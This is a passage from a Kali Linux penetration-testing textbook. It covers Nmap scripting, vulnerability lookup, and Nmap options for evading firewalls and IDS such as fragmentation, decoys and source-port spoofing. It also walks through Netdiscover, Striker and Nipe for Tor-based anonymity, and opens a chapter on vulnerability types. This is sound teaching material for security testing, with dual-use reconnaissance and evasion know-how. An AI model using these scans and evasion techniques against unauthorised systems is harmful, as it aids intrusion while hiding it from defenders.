    - It should divulge information to the third party
- `discovery`: These scripts are used to find the network.
- **DoS**: The scripts in this category may cause **Denial of Service** (**DoS**) on the target system. Please use them carefully.
- `exploit`: These scripts will exploit security vulnerabilities on the target system. The penetration tester needs to have permission to run these scripts on the target system.
- `external`: These scripts may divulge information to third parties.
- `fuzzer`: These scripts are used to do fuzzing on the target system.
- `intrusive`: These scripts may crash the target system or use all of the target system's resources.
- `malware`: These scripts will check for the existence of malware or backdoors on the target system.
- `safe`: These scripts are not supposed to cause a service crash, **Denial of Service** (**DoS**), or exploit the target system.
- `version`: These scripts are used with the version detection option (`-sV`) to carry out advanced detection for the service on the target system.
- `vuln`: These scripts are used to check for security vulnerabilities on the target system.

In Kali Linux, these Nmap scripts are located in `the /usr/share/nmap/scripts` directories, and, currently, Nmap Version 7.70, which is included with Kali Linux, contains 588 scripts.

There are several command-line arguments that can be used to call NSE, as follows:

- `-sC or --script=default`: This performs a scan using default scripts.
- `--script <filename> | <category> | <directories>`: This performs a scan using the script defined in filenames, categories, or directories.
- `--script-args <args>`: This provides a script argument. An example of these arguments is the username or the password if you use the `auth` category.

To port scan the `172.16.43.156` host and utilize the default script categories, we can give the following command:

```
nmap -sC 172.16.43.156
```

The following is an abridged result:


```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-22 17:09 PST
Nmap scan report for 172.16.43.156
Host is up (0.000099s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no
such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2016-02-12T05:51:52+00:00; -10d19h17m25s from scanner time.
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http
|_http-methods: No Allow or Public header in OPTIONS response (status
code 200)
|_http-title: Metasploitable2 - Linux
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status
code 200)
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:18:0F:08 (VMware)
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,
NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2016-02-12T00:51:49-05:00
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds
```

From the preceding information, you can see that the Nmap result is now more thorough. This is because it utilizes the NSE default scripts.

However, if you only want specific information on the target system, you can use the script by itself. If we want to collect information about the HTTP server, we can use several HTTP scripts in NSE, such as `http-enum`, `http-headers`, `http-methods`, and `http-php-version`, using the following command:

```
nmap --script http-enum,http-headers,http-methods,http-php-version -p
80 172.16.43.156
```

The following is the result of this command:



By utilizing four NSE scripts related to HTTP, we gain more information regarding the target system's web server:

- There are several interesting directories to check: `Tikiwiki`, `test`, and `phpMyAdmin`
- We have an interesting file: `phpinfo.php`
- We know the server is using PHP version `5.2.3 -5.2.5`

After discussing Nmap, let's discuss another port-scanner tool.

There is a useful NSE script called Nmap NSE Vulscan (`http://www.computec.ch/mruef/software/nmap_nse_vulscan-1.0.tar.gz`) that can help you to map the version information you obtain from a target machine with a vulnerability database, such as CVE (`http://cve.mitre.org/`), VulDB (`https://vuldb.com/?`), SecurityTracker (`http://securitytracker.com/`), and SecurityFocus (`http://www.securityfocus.com/`).

The following screenshot shows the sample result of the CVE script:

```
PORT      STATE    SERVICE        REASON      VERSION
22/tcp    open     ssh            syn-ack     OpenSSH 5.8p1 Debian 1ubuntu3
(Ubuntu Linux; protocol 2.0)
| vulscan: scipvuldb - http://www.scip.ch/en/?vuldb (12 findings):
| [7775] Red Hat Linux/Fedora 6 OpenSSH glibc error() privilege escalation
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.x Legacy Certificate Handler buffer overflow
| [2667] OpenBSD OpenSSH up to 4.5 Separation Monitor Designfehler
| [2578] OpenBSD OpenSSH up to 4.4 Signal Handler race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system() Designfehler
| [1724] OpenBSD OpenSSH up to 4.2p1 GSSAPIDelegateCredentials Designfehler
| [1723] OpenBSD OpenSSH up to 4.2p1 Dynamic Port Forwarding Designfehler
| [1083] Nokia IPSO 3.x OpenSSH Designfehler
| [299] OpenBSD OpenSSH 3.7p1/3.7.1p1 PAM Handler Konfigurationsfehler
| [287] OpenBSD OpenSSH up to 3.7.1 buffer_append_space() buffer overflow
| [100] OpenSSH Client IP Restrictions weak authentication
|
| cve - http://cve.mitre.org (69 findings):
| [CVE-2012-6066] freeSSHd.exe in freeSSHd through 1.2.6 allows remote
attackers to bypass authentication via a crafted session, as demonstrated
by an OpenSSH client with modified versions of ssh.c and sshconnect2.c.
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia
Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and
6.3.0 through 6.3.2 on UNIX and Linux, when old-style password
authentication is enabled, allows remote attackers to bypass authentication
via a crafted session involving entry of blank passwords, as demonstrated
by a root login session from a modified OpenSSH client with an added
input_userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module
on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc
error function instead of the error function in the OpenSSH codebase, which
allows local users to obtain sensitive information from process memory or
possibly gain privileges via crafted use of an application that relies on
this module, as demonstrated by su and sudo.
| [CVE-2012-0814] The auth_parse_options function in auth-options.c in sshd
in OpenSSH before 5.7 provides debug messages containing authorized_keys
command options, which allows remote authenticated users to obtain
potentially sensitive information by reading these messages, as
```

Nmap options for firewall/IDS evasion

During penetration testing, you may encounter a system that is using a firewall and an IDS to protect the system. If you just use the default settings, your action may get detected or you may not get the correct result from Nmap. The following options may be used to help you evade the firewall/IDS:


- `-f` **(fragment packets)**: The purpose of this option is to make it harder to detect the packets. By specifying this option once, Nmap will split the packet into 8 bytes or fewer after the IP header.
- `--mtu`: With this option, you can specify your own packet-size fragmentation. The **Maximum Transmission Unit** (**MTU**) must be a multiple of eight, or Nmap will give an error and exit.
- `-D` **(decoy)**: By using this option, Nmap will send some of the probes from the spoofed IP addresses specified by the user. The idea is to mask the true IP address of the user in the log files. The user IP address is still in the logs. You can use `RND` to generate a random IP address, or `RND:number` to generate the `<number>` IP address. The hosts you use for decoys should be up, or you will flood the target. Also remember that, by using many decoys, you can cause network congestion, so you may want to avoid that, especially if you are scanning your client's network.
- `--source-port <portnumber> or -g (spoof source port)`: This option will be useful if the firewall is set up to allow all incoming traffic that comes from a specific port.
- `--data-length`: This option is used to change the default data length sent by Nmap in order to avoid being detected as Nmap scans.
- `--max-parallelism`: This option is usually set to one in order to instruct Nmap to send no more than one probe at a time to the target host.
- `--scan-delay <time>`: This option can be used to evade an IDS/IPS that uses a threshold to detect port-scanning activity.

You may also experiment with other Nmap options for evasion, as explained in the Nmap manual (`http://nmap.org/book/man-bypass-firewalls-ids.html`).

Scanning with Netdiscover

Netdiscover is another discovery tool, and is built into Kali Linux 2018.2. Currently at the .03-pre-beta7 version and written by Jaime Penalba, Netdiscover can reform reconnaissance and discovery on both wireless and switched networks using ARP requests.

To launch Netdiscover, type `netdiscover –h` to view the usage options. (Should you only type the `netdiscover` command by itself, Netdiscover will launch a default scan.)



To scan a range of IPs , type `netdiscover -r` followed by the IP range. For this example, we've used `netdiscover -r 10.10.0.0/24`. You may also choose to do a passive scan using the `netdiscover -p` option:

```
28 Captured ARP Req/Rep packets, from 23 hosts.   Total size: 1680
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.21.0.53     00:12:d9:ed:d8:3c      1      60  Cisco Systems, Inc
10.10.22.244    00:21:70:32:57:a7      3     180  Dell Inc.
10.10.0.79      00:1a:4b:2f:81:20      2     120  Hewlett Packard
10.10.0.1       cc:16:7e:04:23:e1      1      60  Cisco Systems, Inc
10.10.0.10      00:24:e8:32:c3:b8      1      60  Dell Inc.
10.10.0.50      00:14:38:d8:79:60      1      60  Hewlett Packard Enterprise
10.10.0.52      00:01:e6:39:91:10      1      60  Hewlett Packard
10.10.0.53      00:00:aa:f9:aa:e5      2     120  XEROX CORPORATION
10.10.0.54      fc:3f:db:c3:05:88      1      60  Hewlett Packard
10.10.0.55      9c:93:4e:4b:da:f5      1      60  Xerox Corporation
10.10.0.56      00:23:7d:72:49:56      1      60  Hewlett Packard
10.10.0.74      00:1a:4b:2f:91:cd      1      60  Hewlett Packard
10.10.0.84      38:63:bb:06:e5:d6      1      60  Hewlett Packard
10.10.0.93      5c:b9:01:eb:35:1a      1      60  Hewlett Packard
10.10.0.110     00:9e:1e:5b:ef:c1      1      60  Cisco Systems, Inc
10.10.0.112     00:9e:1e:50:2b:41      1      60  Cisco Systems, Inc
10.10.0.115     00:9e:1e:5b:ee:41      1      60  Cisco Systems, Inc

root@kali:~#
```

In the preceding scan, we can see that the discovery includes Dell and HP workstations, Cisco devices, and even Xerox multi-function devices.

Automated scanning with Striker

Striker is an automated scanning and deep information-gathering tool built into Python, which performs port/service and vulnerability scanning. Much like the automated tools we used in the previous chapter (Red_Hawk and Devploit), Striker is simple to install and use.

We must first download Striker. To do so, open a Terminal and change to the `Desktop` (or directory of your choice) by typing the following:

```
cd Desktop
```

Enter the following to clone Striker to your desktop or (or directory of your choice):

```
git clone https://github.com/s0md3v/Striker.git
```

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/s0md3v/Striker.git
Cloning into 'Striker'...
remote: Counting objects: 237, done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 237 (delta 2), reused 0 (delta 0), pack-reused 230
Receiving objects: 100% (237/237), 123.63 KiB | 201.00 KiB/s, done.
Resolving deltas: 100% (123/123), done.
root@kali:~/Desktop#
```

Once the download has completed successfully (with objects and deltas at 100%, as seen in the previous screenshot), change to the Striker directory by typing `cd Striker` and then using the `ls` command to list the files within the Striker folder. You should see five files listed, including `requirements.txt` and `striker.py`.

```
root@kali:~/Desktop# cd Striker
root@kali:~/Desktop/Striker# ls
LICENSE  plugins  README.md  requirements.txt  striker.py
root@kali:~/Desktop/Striker#
```

For Striker to run without errors, we must first use the package management installer (`pip`) to ensure that all of the requirements necessary to run Striker are met, including the Whois module (which is necessary for information gathering).

To do so, we run the following two commands, `pip install -r requirements.txt` followed by `pip install whois`:

```
root@kali:~/Desktop/Striker# pip install -r requirements.txt
Collecting requests[socks]==2.18.1 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/5a/58/671011e3ff4a06e29693
22267d78dcfda1bf4d1576551df1cce93cd7239d/requests-2.18.1-py2.py3-none-any.whl (8
8kB)
    100% |████████████████████████████████| 92kB 81kB/s
Requirement already satisfied: mechanize==0.2.5 in /usr/lib/python2.7/dist-packa
ges (from -r requirements.txt (line 2))
Collecting bs4==0.0.1 (from -r requirements.txt (line 3))
  Downloading https://files.pythonhosted.org/packages/10/ed/7e8b97591f6f45617413
9ec089c769f89a94a1a4025fe967691de971f314/bs4-0.0.1.tar.gz
Collecting python-whois (from -r requirements.txt (line 4))
  Downloading https://files.pythonhosted.org/packages/63/8a/8ed58b8b28b6200ce1cd
fe4e4f3bbc8b85a79eef2aa615ec2fef511b3d68/python-whois-0.7.0.tar.gz (82kB)
    100% |████████████████████████████████| 92kB 244kB/s
Collecting whois (from -r requirements.txt (line 5))
  Downloading https://files.pythonhosted.org/packages/13/e8/656817674977bb7dd1dc
ee5e779daa10df65eca3dad65a018b0614bf2ac9/whois-0.7.tar.gz
Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python2.7/dist-pac
kages (from requests[socks]==2.18.1->-r requirements.txt (line 1))
Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /usr/lib/python2.7/dist-
packages (from requests[socks]==2.18.1->-r requirements.txt (line 1))
Collecting urllib3<1.22,>=1.21.1 (from requests[socks]==2.18.1->-r requirements.
```

Once all requirements have been installed successfully, type `pip install whois` (even though the requirement may have already been installed):

```
root@kali:~/Desktop/Striker# pip install whois
Requirement already satisfied: whois in /usr/local/lib/python2.7/dist-packages
```

Finally, to run Striker, we type `python striker.py`:

```
root@kali:~/Desktop/Striker# python striker.py
 _________ __                 __ __
/   _____//  |_____________  |__|  | __ ___________
\_____  \\   __\_  __ \__  \ |  |  |/ //  ___/\__  \
/        \|  |  |  | \// __ \|  |    <\___ \  / __ \|  \/
/_______  /|__|  |__|  (____  /__|__|_ \____  >____  /__|
        \/                  \/         \/    \/
[?] Enter the target:
```

The Striker GUI will now run. As a fully automated tool, all that is required from this point onward is the target IP or URL.

For this example, we have used the `http://scanme.nmap.org/` website that is used in the Nmap scanning section. Compare the results of the scan with those found by Nmap earlier:

Note that Striker also found DNS record information as well as two email addresses, as seen in the following screenshot:

Anonymity using Nipe

Nipe is a tool that utilizes the Tor network as a user's default gateway, thereby routing all traffic through the Tor network, which is commonly used to offer some level of privacy and anonymity. It should be noted that, when using a tool for privacy and anonymity, masking the IP address alone will not offer anonymity, as DNS information may still be available. Both IP and DNS information must be masked.

We first install Nipe by cloning it to our machine on the desktop or directory of your choice. Open a terminal and change directories to the Desktop (or directory of your choice):

```
Cd Desktop
```

Clone Nipe to your machine by typing the following:

```
git clone https://github.com/GouveaHeitor/nipe.git
```

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/GouveaHeitor/nipe.git
Cloning into 'nipe'...
remote: Counting objects: 744, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 744 (delta 0), reused 0 (delta 0), pack-reused 741
Receiving objects: 100% (744/744), 100.74 KiB | 488.00 KiB/s, done.
Resolving deltas: 100% (382/382), done.
root@kali:~/Desktop#
```

Change to the Nipe directory by typing `cd Nipe`, and then list the contents of the directory by typing `ls`:

```
root@kali:~/Desktop# cd nipe
root@kali:~/Desktop/nipe# ls
lib  LICENSE.md  nipe.pl  README.md
```

To install Nipe, type `cpan install Switch JSON LWP::UserAgent`. When prompted to perform an automatic installation, press *Enter*:

```
root@kali:~/Desktop/nipe# cpan install Switch JSON LWP::UserAgent
Loading internal null logger. Install Log::Log4perl for logging messages

CPAN.pm requires configuration, but most of it can be done automatically.
If you answer 'no' below, you will enter an interactive dialog for each
configuration option instead.

Would you like to configure as much as possible automatically? [yes]
```

To install Nipe dependencies, run the command, `perl nipe.pl install`:

```
root@kali:~/Desktop/nipe# perl nipe.pl install
Reading package lists... Done
Building dependency tree
Reading state information... Done
iptables is already the newest version (1.6.2-1).
tor is already the newest version (0.3.3.9-1).
The following packages were automatically installed and are no longer required:
  dh-python libbabeltrace-ctf1 libcamel-1.2-60 libcdio17 libcue1
  libedataserver-1.2-22 libedataserverui-1.2-1 libfile-copy-recursive-perl
  libhttp-parser2.7.1 libisl15 libllvm5.0 libnfs8 libpoppler73
  libqgis-core2.18.17 libqgis-gui2.18.17 libqgis-networkanalysis2.18.17
  libqgispython2.18.17 libsynctex1 libtcl8.5 libtk8.5 libx265-146
  openjdk-9-jdk openjdk-9-jdk-headless openjdk-9-jre python-subprocess32
  python-unicodecsv python3-configargparse python3-editorconfig python3-flask
  python3-itsdangerous python3-jsbeautifier python3-pyinotify
  python3-simplejson python3-werkzeug tk8.5
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 539 not upgraded.
root@kali:~/Desktop/nipe#
```

Before starting Nipe, check your public IP address and DNS IP, and compare them to the given IPs after starting Nipe. Some examples of websites you can use to view your public IP are `www.whatsmyipaddress.com` and `www.dnsleak.com`.

To start the Nipe service type `perl nipe.pl start`:

```
root@kali:~/Desktop/nipe#
root@kali:~/Desktop/nipe# perl nipe.pl start
root@kali:~/Desktop/nipe#
```

You can also restart the service to mask your IP to different regions by typing `perl nipe.pl restart`. All commands used for installing and using the Nipe tool can also be found on its GitHub page at `https://github.com/GouveaHeitor/nipe`.

Use the IP and DNS verification websites previously listed to check that your settings have indeed changed.

Summary

In this chapter, we discussed the target-discovery process. We started by discussing the purposes of target discovery: identifying the target machine and finding out the operating system used by the target machine. Then, we continued with the tools included with Kali Linux and GitHub that can be used for discovering and identifying target machines.

We discussed several tools for host discovery and scanning, such as `ping`, Nmap, `p0f`, and Striker, and also looked at masking your IP and DNS using Nipe to evade detection.

In the next chapter, we will talk about vulnerability scanning and the tools that can be used in Kali Linux for this purpose.

Questions

1. Which tool can be used to send ICMP echo requests to several hosts at once? (`fping`)
2. How many scripts are available in Nmap 7.7? (588 scripts)
3. What is the purpose of the FIN flag? (It indicates that there is no more data to be sent and that the connection should be terminated.)
4. What does a filtered port indicate? (A packet-blocking device is preventing the probe from reaching the target.)
5. Which Nmap option can be used to make it harder to detect packets when evading firewalls and IDS? (`-f`, which is used to fragment packets)
6. What is the command used to scan a range of IPs using the Netdiscover tool? (netdiscover `-r`)
7. Which option can be used in Netdiscover to run a passive scan? (`-p`)
8. Which website can be used to ensure that DNS information is not being leaked? (`www.dnsleak.com`)

Further Reading

Linux networking tools: `https://gist.github.com/miglen/70765e663c48ae0544da08c07006791f`

Nmap scripting engine: `https://nmap.org/book/nse.html`

Port scanning techniques: `https://nmap.org/book/man-port-scanning-techniques.html`

6
Vulnerability Scanning

Vulnerability mapping is the process of identifying and analyzing the critical security flaws in a target environment. This is sometimes also referred to as a vulnerability assessment. It is one of the key areas of a vulnerability management program, through which the security controls of an IT infrastructure can be analyzed against known vulnerabilities. Once the operations of information gathering, discovery, and enumeration are complete, it is time to investigate the vulnerabilities in the target infrastructure that could lead to compromising the target and violating the confidentiality, integrity, and availability of a business system.

In this chapter, we will discuss two common types of vulnerabilities, present various standards for the classification of vulnerabilities, and explain some of the well-known vulnerability assessment tools provided under the Kali Linux operating system. This chapter explores the following topics:

- The concepts of two generic types of vulnerabilities: local and remote.
- The vulnerability taxonomy that points to the industry standard, which can be used to classify any vulnerability according to its unifying commonality pattern.
- A number of security tools that can assist us in finding and analyzing the security vulnerabilities present in a target environment. The tools presented are categorized according to their basic function in a security assessment process. These include Nessus, Cisco, fuzzing tools, SMB, SNMP, and web application analysis tools.

Note that the manual and automated vulnerability assessment procedures should be treated equally when handling any type of penetration testing assignment, whether internal or external. Relying strictly on automation may sometimes produce false positives and false negatives. The degree of the auditor's knowledge of technology-relevant assessment tools may be a determining factor when performing penetration tests. Both the tools used and the skill of the tester should be continually updated to ensure success. Moreover, it is necessary to mention that automated vulnerability assessment is not the final solution; there are situations where automated tools fail to identify logic errors, undiscovered vulnerabilities, unpublished software vulnerabilities, and the human variable that impacts security.

Therefore, it is recommended that an integrated approach be used that leverages both automated and manual vulnerability assessment methods. This will heighten the probability of successful penetration tests, and provide the best possible information to correct vulnerabilities.

Technical requirements

A laptop or desktop with a minimum of 6 GB RAM, quad-core CPU, and 500 GB HDD space. For the operating system, we will be using Kali Linux 2018.2 or 2018.3 (as a virtual machine, or installed on the HDD, SD card, or USB flash drive).

Types of vulnerabilities

There are three main classes of vulnerability by which the distinction for the types of flaws, both local and remote, can be made. These classes are generally divided into the categories of design, implementation, and operational vulnerabilities:

- **Design vulnerabilities**: These are discovered owing to the weaknesses found in the software specifications.
- **Implementation vulnerabilities**: These are technical security glitches found in the code of a system.
- **Operational vulnerabilities**: These are vulnerabilities that may arise due to the improper configuration and deployment of a system in a specific environment.

Based on these three classes, we have two generic types of vulnerabilities, local and remote, which can appear in any class of the vulnerabilities explained.

Local vulnerability

A condition where the attacker requires local access in order to trigger the vulnerability by executing a piece of code is known as a local vulnerability. By taking advantage of this type of vulnerability, an attacker can increase their access privileges to gain unrestricted access to the computer.

Let's take an example in which Bob has local access to a system running MS Windows Server 2008 (32-bit, x86 platform). His access has been restricted by the administrator through the implementation of a security policy, which will not allow him to run the specific application. Under extreme conditions, he found out that by using a malicious piece of code, he could gain system-level or kernel-level access to the computer. By exploiting a well known vulnerability (for example, CVE-2013-0232, GP Trap Handler nt!KiTrap0D), he gained escalated privileges that allowed him to perform all the administrative tasks and gain unrestricted access to the application. This shows us clearly how the malicious adversary exploited the vulnerability to gain unauthorized access to the system.

More information about CVE-2013-0232 MS Windows privilege escalation vulnerability can be found at `http://www.exploit-db.com/exploits/11199/`.

Remote vulnerability

Remote vulnerability is a condition where the attacker has no prior access, but the vulnerability can still be exploited by triggering the malicious piece of code over the network. This type of vulnerability allows an attacker to gain remote access to a computer without facing any physical or local barriers.

For instance, Bob and Alice are individually connected to the internet. Both of them have different IP addresses, and are geographically dispersed in two different regions. Let's assume that Alice's computer is running on a Windows XP operating system and holds secret biotech information. We also assume that Bob already knows the operating system and IP address of Alice's machine. Bob now looks for a solution that can allow him to gain remote access to her computer. In time, he finds out that the MS08-067 Windows Server Service's vulnerability can easily be exploited remotely against a Windows XP machine.

He then triggers the exploit against Alice's computer and gains full access to it.

More information about MS08-067 MS Windows Server Service vulnerability can be found at `http://www.exploit-db.com/exploits/6841/`.

Vulnerability taxonomy

With the increase in the available number of technologies over the past few years, there have been various attempts to introduce the best taxonomy that could categorize all of the common sets of vulnerabilities. However, no single taxonomy has been produced to represent all of the common coding mistakes that may affect the system's security. This is owing to the fact that a single vulnerability might fall into more than one category or class. Additionally, every system platform has its own base for connectivity, complexity, and extensibility, with which it interacts with its environment. Thus, the taxonomy standards presented in the following table will help you identify most of the common security glitches whenever possible. Note that most of these taxonomies have already been implemented in a number of security assessment tools to investigate software security problems in real time:

Security taxonomy	**Resource link**
Seven pernicious kingdoms	`http://www.cigital.com/papers/download/bsi11-taxonomy.pdf`
Common weakness enumeration	`http://cwe.mitre.org/data/index.html`
OWASP Top 10	`http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`
Klocwork	`http://www.klocwork.com/products/documentation/Insight-9.1/Taxonomy`
WASC threat classification	`http://projects.webappsec.org/Threat-Classification`

The primary function of each of these taxonomies is to organize sets of security vulnerabilities that can be used by security practitioners and developers to identify the specific errors that may have an impact on the system's security. Thus, no single taxonomy should be considered complete and accurate.

Automated vulnerability scanning

The purist penetration testers will often comment that using an automated vulnerability scanner is cheating, but in some cases, such as penetration testing with a limited amount of time available, vulnerability scanners are critical to gaining a great deal of information about a target network in a short amount of time.

Vulnerability scanning with Nessus 7

Tenable's Nessus is a very popular vulnerability assessment tool and has been around for almost two decades. Nessus can accessed with an annual subscription; however, the good folks at Tenable have made Nessus Professional available as a 7-day trial for those that may wish to try it.

Before we install Nessus, you may wish to take note of the version of Kali Linux that you are running, to ensure that you download the appropriate version of Nessus.

To do this, simply type `uname –a` in a Terminal, as follows:

